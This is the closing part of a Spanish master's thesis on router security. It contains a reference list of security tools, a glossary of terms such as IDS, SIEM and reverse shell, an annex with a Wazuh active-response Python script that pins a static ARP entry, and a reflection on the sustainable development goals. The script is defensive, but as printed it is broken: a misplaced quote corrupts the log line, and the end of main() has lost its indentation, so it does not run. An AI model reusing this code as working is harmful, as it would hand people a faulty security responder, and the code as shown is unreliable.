2. Wikipedia. Puerto serie. [en línea]. Disponible en: [https://es.wikipedia.org/wiki/Puerto\\_serie](https://es.wikipedia.org/wiki/Puerto_serie) [Accedido: 14 octubre 2024].
3. Picocom-ng. Picocom. [en línea]. Disponible en: <https://github.com/picocom-ng/picocom> [Accedido: 18 octubre 2024].
4. Nmap. Nmap: Free Security Scanner. [en línea]. Disponible en: <https://nmap.org/> [Accedido: 17 octubre 2024].
5. Gobuster. Gobuster. [en línea]. Disponible en: <https://github.com/OJ/gobuster> [Accedido: 16 octubre 2024].
6. PortSwigger. Burp Suite. [en línea]. Disponible en: <https://portswigger.net/burp> [Accedido: 15 octubre 2024].
7. Wireshark. Wireshark: Download. [en línea]. Disponible en: <https://www.wireshark.org/> [Accedido: 19 octubre 2024].
8. Metasploit. Metasploit: Penetration Testing Software. [en línea]. Disponible en: <https://www.metasploit.com/> [Accedido: 14 octubre 2024].
9. Bettercap. Bettercap: Man-in-the-Middle Attack Tool. [en línea]. Disponible en: <https://www.bettercap.org/> [Accedido: 18 octubre 2024].
10. Wazuh. Wazuh: Open Source Security Monitoring. [en línea]. Disponible en: <https://wazuh.com/> [Accedido: 17 octubre 2024].
11. LevelBlue. OSSIM. [en línea]. Disponible en: <https://levelblue.com/products/ossim> [Accedido: 16 octubre 2024].
12. Graylog. Graylog. [en línea]. Disponible en: <https://graylog.org/> [Accedido: 14 octubre 2024].
13. Amazon Web Services. ¿Qué es Elasticsearch?. [en línea]. Disponible en: <https://aws.amazon.com/es/what-is/elasticsearch/> [Accedido: 14 octubre 2024].
14. Prelude SIEM. Prelude SIEM. [en línea]. Disponible en: <https://github.com/Prelude-SIEM/Prelude-SIEM> [Accedido: 18 octubre 2024].





15. MozDef. MozDef: Overview. [en línea]. Disponible en: <https://mozdef.readthedocs.io/en/latest/overview.html> [Accedido: 19 octubre 2024].
16. Snort. Snort: Open Source Intrusion Detection. [en línea]. Disponible en: <https://www.snort.org/> [Accedido: 13 octubre 2024].
17. OSSEC. OSSEC: Home. [en línea]. Disponible en: <https://www.ossec.net/> [Accedido: 19 octubre 2024].
18. Tenable. Nessus: Vulnerability Scanning Software. [en línea]. Disponible en: <https://es-la.tenable.com/products/nessus> [Accedido: 19 octubre 2024].
19. Hoc Tiếng Anh. Video: How to find Tx Rx and Gnd serial pinout for routers using multimeter. [en línea]. Disponible en: [https://www.youtube.com/watch?v=\\_aedd8SUBgY](https://www.youtube.com/watch?v=_aedd8SUBgY) [Accedido: 16 octubre 2024].
20. BusyBox. BusyBox. [en línea]. Disponible en: <https://busybox.net/> [Accedido: 14 octubre 2024].
21. CVE-2018-8062. CVE-2018-8062 - Microsoft Windows SMBv1 Vulnerability. Disponible en: <https://www.cve.org/CVERecord?id=CVE-2018-8062> [Consulta: 16 de noviembre de 2024].
22. CCN-CERT. Vulnerabilidad CVE-2021-4925. [en línea]. Disponible en: <https://www.ccn-cert.cni.es/es/component/vulnerabilidades/view/4925?format=html> [Accedido: 18 octubre 2024].
23. OWASP. OWASP Web Security Testing Guide: Test HTTP Methods. [en línea]. Disponible en: [https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/02-Configuration\\_and\\_Deployment\\_Management\\_Testing/06-Test\\_HTTP\\_Methods](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/06-Test_HTTP_Methods) [Accedido: 17 octubre 2024].
24. INCIBE. El ataque del Man-in-the-Middle en la empresa: riesgos y formas de evitarlo. [en línea]. Disponible en: <https://www.incibe.es/empresas/blog/el-ataque-del-man-middle-empresa-riesgos-y-formas-evitarlo> [Accedido: 28 octubre 2024].
25. Reverse Engineering Stack Exchange. Limited BusyBox Shell. [en línea]. Disponible en: <https://reverseengineering.stackexchange.com/questions/13402/limited-busybox-shell> [Accedido: 28 octubre 2024].

26. INCIBE. Guía Glosario Ciberseguridad 2021. [en línea]. Disponible en: [https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia\\_glosario\\_ciberseguridad\\_2021.pdf](https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia_glosario_ciberseguridad_2021.pdf) [Accedido: 15 octubre 2024].



## 7. Glosario

**Fuzzing:** Es una técnica de prueba automatizada que consiste en enviar entradas aleatorias, malformadas o inesperadas a un programa con el objetivo de encontrar errores, fallos o vulnerabilidades. Se utiliza principalmente para descubrir vulnerabilidades de seguridad, como desbordamientos de búfer, que podrían ser explotadas por atacantes.

**SIEM (Security Information and Event Management):** Es una solución de seguridad que proporciona una vista centralizada y en tiempo real de la infraestructura tecnológica, combinando la gestión de eventos de seguridad (log management) y la información de seguridad (alertas de incidentes). Los sistemas SIEM recogen y analizan datos de eventos de seguridad generados por dispositivos de red, servidores y aplicaciones para ofrecer capacidades de monitoreo, detección de amenazas y respuesta ante incidentes.

**IDS (Intrusion Detection System):** Es un sistema diseñado para detectar actividades maliciosas o no autorizadas dentro de una red o en un sistema informático. Los IDS monitorean el tráfico de red o las acciones de los usuarios para identificar patrones que indiquen un ataque o una violación de seguridad. Al detectar una amenaza, el sistema emite alertas para que los administradores tomen medidas.

**IPS (Intrusion Prevention System):** Es un sistema similar al IDS, pero con la capacidad adicional de prevenir intrusiones en tiempo real. El IPS no solo detecta el tráfico malicioso o sospechoso, sino que también actúa para bloquearlo antes de que cause daño, tomando medidas como desconectar usuarios, bloquear conexiones o eliminar archivos maliciosos.

**HIDS (Host-based Intrusion Detection System):** Es un sistema de detección de intrusiones basado en un host (servidor o dispositivo individual), que monitorea y analiza las actividades en un dispositivo específico, como archivos de log, procesos en ejecución y cambios en archivos del sistema. A diferencia de los IDS de red, los HIDS proporcionan una vista detallada de lo que ocurre en un sistema concreto y son útiles para detectar amenazas internas.

**OSINT (Open Source Intelligence):** Es la inteligencia obtenida a partir de fuentes de información abiertas y accesibles al público. Estas fuentes incluyen medios de comunicación, redes sociales, sitios web, foros, bases de datos públicas, registros gubernamentales, investigaciones académicas, y más.

**Reverse Shell:** Es un tipo de conexión remota utilizada en ataques informáticos, donde un atacante obtiene acceso a una máquina víctima a través de una conexión que es iniciada desde la propia víctima hacia el atacante.



## 8. Anexos

### Anexo I: custom-ar.py

```
import os
import sys
import json
import datetime
import subprocess
from pathlib import PureWindowsPath, PurePosixPath
if os.name == 'nt':
    LOG_FILE = "C:\\Program Files (x86)\\ossec-agent\\active-response\\active-responses.log"
else:
    LOG_FILE = "/var/ossec/logs/active-responses.log"
ADD_COMMAND = 0
DELETE_COMMAND = 1
CONTINUE_COMMAND = 2
ABORT_COMMAND = 3

OS_SUCCESS = 0
OS_INVALID = -1

class message:
    def __init__(self):
        self.alert = ""
        self.command = 0

def write_debug_file(ar_name, msg):
    with open(LOG_FILE, mode="a") as log_file:
        ar_name_posix = str(PurePosixPath(PureWindowsPath(ar_name[ar_name.find("active-response"):])))
        log_file.write(str(datetime.datetime.now().strftime('%Y/%m/%d %H:%M:%S')) + " + ar_name_posix + ": " + msg + "\n")

def setup_and_check_message(argv):
    # get alert from stdin
    input_str = ""
    for line in sys.stdin:
        input_str = line
        break
    write_debug_file(argv[0], input_str)
    try:
        data = json.loads(input_str)
    except ValueError:
        write_debug_file(argv[0], 'Decoding JSON has failed, invalid input format')
        message.command = OS_INVALID
        return message
    message.alert = data
    command = data.get("command")
    if command == "add":
```

```

        message.command = ADD_COMMAND
    elif command == "delete":
        message.command = DELETE_COMMAND
    else:
        message.command = OS_INVALID
        write_debug_file(argv[0], 'Not valid command: ' + command)
    return message

def send_keys_and_check_message(argv, keys):
    # build and send message with keys
    keys_msg = json.dumps({"version": 1, "origin": {"name": argv[0], "module": "active-
response"}, "command": "check_keys", "parameters": {"keys": keys}})
    write_debug_file(argv[0], keys_msg)
    print(keys_msg)
    sys.stdout.flush()
    # read the response of previous message
    input_str = ""
    while True:
        line = sys.stdin.readline()
        if line:
            input_str = line
            break
    write_debug_file(argv[0], input_str)
    try:
        data = json.loads(input_str)
    except ValueError:
        write_debug_file(argv[0], 'Decoding JSON has failed, invalid input format')
        return message
    action = data.get("command")
    if "continue" == action:
        ret = CONTINUE_COMMAND
    elif "abort" == action:
        ret = ABORT_COMMAND
    else:
        ret = OS_INVALID
        write_debug_file(argv[0], "Invalid value of 'command'")
    return ret

def main(argv):
    write_debug_file(argv[0], "Started")
    # validate json and get command
    msg = setup_and_check_message(argv)
    if msg.command < 0:
        sys.exit(OS_INVALID)
    if msg.command == ADD_COMMAND:
        """ Start Custom Key
        At this point, it is necessary to select the keys from the alert and add them
into the keys array.
        """
        alert = msg.alert["parameters"]["alert"]
        keys = [alert["rule"]["id"]]

```



```
""" End Custom Key """
action = send_keys_and_check_message(argv, keys)
# if necessary, abort execution
if action != CONTINUE_COMMAND:
    if action == ABORT_COMMAND:
        write_debug_file(argv[0], "Aborted")
        sys.exit(OS_SUCCESS)
    else:
        write_debug_file(argv[0], "Invalid command")
        sys.exit(OS_INVALID)
""" Start Custom Action Add """
subprocess.run(["powershell", "-Command",
               "arp -d 192.168.1.1; arp -s 192.168.1.1 38-72-c0-eb-12-36"],
               capture_output=False)

""" End Custom Action Add """

elif msg.command == DELETE_COMMAND:
    """ Start Custom Action Delete """
    os.remove("ar-test-result.txt")
    """ End Custom Action Delete """
else:
    write_debug_file(argv[0], "Invalid command")
    write_debug_file(argv[0], "Ended")
    sys.exit(OS_SUCCESS)

if __name__ == "__main__":
    main(sys.argv)
```



## Anexo II: Objetivos de Desarrollo Sostenible (ODS)

Grado de relación del trabajo con los Objetivos de Desarrollo Sostenible (ODS).

Objetivos de Desarrollo Sostenibles	Alto	Medio	Bajo	No Procede
ODS 1. <b>Fin de la pobreza.</b>				
ODS 2. <b>Hambre cero.</b>				
ODS 3. <b>Salud y bienestar.</b>				
ODS 4. <b>Educación de calidad.</b>				
ODS 5. <b>Igualdad de género.</b>				
ODS 6. <b>Agua limpia y saneamiento.</b>				
ODS 7. <b>Energía asequible y no contaminante.</b>				
ODS 8. <b>Trabajo decente y crecimiento económico.</b>				
ODS 9. <b>Industria, innovación e infraestructuras.</b>		X		
ODS 10. <b>Reducción de las desigualdades.</b>				
ODS 11. <b>Ciudades y comunidades sostenibles.</b>				
ODS 12. <b>Producción y consumo responsables.</b>	X			
ODS 13. <b>Acción por el clima.</b>				
ODS 14. <b>Vida submarina.</b>				
ODS 15. <b>Vida de ecosistemas terrestres.</b>				
ODS 16. <b>Paz, justicia e instituciones sólidas.</b>			X	
ODS 17. <b>Alianzas para lograr objetivos.</b>			X	

Los Objetivos de Desarrollo Sostenible (ODS) representan una hoja de ruta esencial para abordar los desafíos más apremiantes del mundo actual. Establecidos por las Naciones Unidas, estos 17 objetivos proporcionan un marco integral para lograr un desarrollo sostenible que beneficie a todas las personas y al planeta. A continuación, se va a realizar una pequeña reflexión sobre la relación de estos objetivos con el trabajo final de máster realizado, la importancia que tienen y los beneficios que aportan a la sociedad.

El presente trabajo de fin de máster se relaciona significativamente con varios Objetivos de Desarrollo Sostenible. En primer lugar, está fuertemente relacionado con el ODS 12 Producción y consumo responsables, al fomentar la investigación en materia de seguridad y el mantenimiento, se alarga la vida útil de estos dispositivos. Si no se reemplaza el dispositivo, se generan dos beneficios fundamentales, por un lado,

se reduce el uso de materias primas en la manufacturación de dispositivos y por otro, se generan menos residuos, ya que, a día de hoy, económicamente es más rentable deshacerse de un dispositivo que rescatar sus materiales y reutilizarlos para crear nuevos productos.

En segundo lugar, también con un grado de relación medio, el Objetivo de desarrollo 9 Industria, Innovación e Infraestructuras. Este proyecto está basado en uno de los puntos fundamentales de la industria, la conexión a internet. A día de hoy, cualquier industria requiere de conexión a internet para ser competitiva en el mercado. Esta conexión requiere de una infraestructura dedicada y, uno de los principales impulsores del mantenimiento de esta es la seguridad. Este proyecto, podría ayudar a que pequeñas empresas no tuvieran que invertir en renovar su infraestructura e invirtieran ese dinero en garantizar sueldos mejores para sus trabajadores, mantener el precio de sus productos o servicios y seguir compitiendo contra grandes corporaciones.

En tercer lugar, se ha encontrado relación con el Objetivo de Desarrollo Sostenible 16, Paz, justicia e instituciones sólidas. Este tipo de dispositivos desactualizados y vulnerables son más frecuentes en empresas, países o lugares donde no se cuenta con una bonanza económica que permita la renovación de infraestructura. La práctica de búsqueda de vulnerabilidades y la mejora en la seguridad en dispositivos obsoletos, permite reducir las vías de entrada que podría explotar el crimen organizado para atacar a estos organismos con menos medios económicos.

En último lugar, este trabajo guarda relación con el Objetivo de Desarrollo Sostenible 17, Alianzas para lograr los objetivos. Aunque este trabajo en sí no genere nuevas alianzas para lograr los objetivos, sí que apuesta por el uso de open source que estén al alcance de todos los individuos. Esta alianza entre el sector privado e individuos ha permitido llevar a cabo el trabajo y permite la persecución de los Objetivos de Desarrollo Sostenible.

Resumiendo, los ODS no solo buscan resolver problemas inmediatos, si no que persiguen un mundo más justo, equitativo y sostenible. Tenerlos en cuenta y tomar decisiones que aseguren su implementación es crucial para garantizar un futuro donde la sociedad pueda prosperar en armonía.

---